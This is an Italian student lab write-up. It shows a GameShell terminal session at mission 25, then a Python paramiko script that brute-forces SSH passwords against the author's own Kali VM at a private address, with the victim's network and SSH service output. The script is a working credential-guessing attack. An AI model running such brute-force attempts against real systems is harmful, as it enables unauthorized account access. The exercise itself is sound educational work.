


IN QUESTO PROGETTO VEDREMO IL GIOCO GAME SHELL E UN ATTACCO BRUTEFORCE

- 1) GAME SHELL. UNA VOLTA INSTALLATO DALLA REPOSITORY GIT DOBBIAMO SEGUIRE GLI OBIETTIVI DEL GIOCO VISIBILI CON GSH GOAL E COMPLETARE. IO SONO ARRIVATO AL LIVELLO 25



```
kali@kali: ~  
File Actions Edit View Help  
| Use the command  
| $ gsh help  
| to get the list of "gsh" commands.  
+-----+  
~/Mountain/Cave  
[mission 25] $ tail -n 9 Book_of_potions/page_12  
1) Boil water in a cauldron.  
2) Add in a few death caps (Amanita phalloides).  
3) Also add a few fly agarics (Amanita muscaria).  
4) And some destroying angels (Amanita virosa).  
5) Mix in a few deadly webcaps (Cortinarius rubellus).  
6) Feel free to add in any colourful fungi you have on hand.  
7) Let half of the water evaporate.  
8) Season with a pinch of salt and a few herbs.  
9) Serve hot in a bowl.  
~/Mountain/Cave  
[mission 25] $ gsh check  
Congratulations, mission 25 has been successfully completed!  
[ progress was saved in /home/kali/gameshell-save.sh ]  
+-----+  
| Use the command  
| $ gsh help  
| to get the list of "gsh" commands.  
+-----+  
~/Mountain/Cave  
[mission 26] $
```

- 2) ATTACCO BRUTE FORCE IO HO SCELTO PHYTON COME LINGUAGGIO:
-MACCHINA ATTACCANTE E SCRIPT

```

brute_force.py > ...
1  import paramiko
2
3  def test_authentication(username, hostname, password):
4      client = paramiko.SSHClient()
5      client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
6
7      try:
8          client.connect(hostname, username=username, password=password)
9          print(f"Authentication successful: {username}:{password}")
10         return True
11
12     except paramiko.AuthenticationException:
13         print(f"Authentication failed: {username}:{password}")
14         return False
15
16     finally:
17         client.close()
18
19 passwords = ["password", "ferrari", "gabri", "valerio", "dammi10", "ti", "prego"]
20 for p in passwords:
21     if test_authentication("kali", "192.168.50.4", p):
22         break

```

MACCHINA VITTIMA (KALI LINUX)

```

└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether fa:2e:5b:4d:a4:f3 brd ff:ff:ff:ff:ff:ff
   inet 192.168.50.4/24 brd 192.168.50.255 scope global dynamic noprefixroute eth0
       valid_lft 3549sec preferred_lft 3549sec
   inet6 fde7:c106:9400:506b:407d:8160:1318:db6f/64 scope global dynamic noprefixroute
       valid_lft 2591952sec preferred_lft 604752sec
   inet6 fe80::f9e8:1293:f7c6:5170/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

(kali㉿kali)-[~]
$ sudo service ssh start
[sudo] password for kali:

(kali㉿kali)-[~]
$ sudo service ssh status
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/usr/lib/systemd/system/ssh.service; disabled; preset: disabled)
   Active: active (running) since Sat 2025-09-06 12:16:50 EDT; 9s ago
   Invocation: d6118b0667fb4d2aa1e7deec46acef7a
     Docs: man:sshd(8)
           man:sshd_config(5)
   Process: 2854 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
   Main PID: 2856 (sshd)
     Tasks: 1 (limit: 4490)
    Memory: 2.3M (peak: 3.1M)
       CPU: 10ms
   CGroup: /system.slice/ssh.service
           └─2856 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

Sep 06 12:16:50 kali systemd[1]: Starting ssh.service - OpenBSD Secure Shell server...
Sep 06 12:16:50 kali sshd[2856]: Server listening on 0.0.0.0 port 22.
Sep 06 12:16:50 kali sshd[2856]: Server listening on :: port 22.
Sep 06 12:16:50 kali systemd[1]: Started ssh.service - OpenBSD Secure Shell server.

```

avvio il programma con `python3 brute_force.py`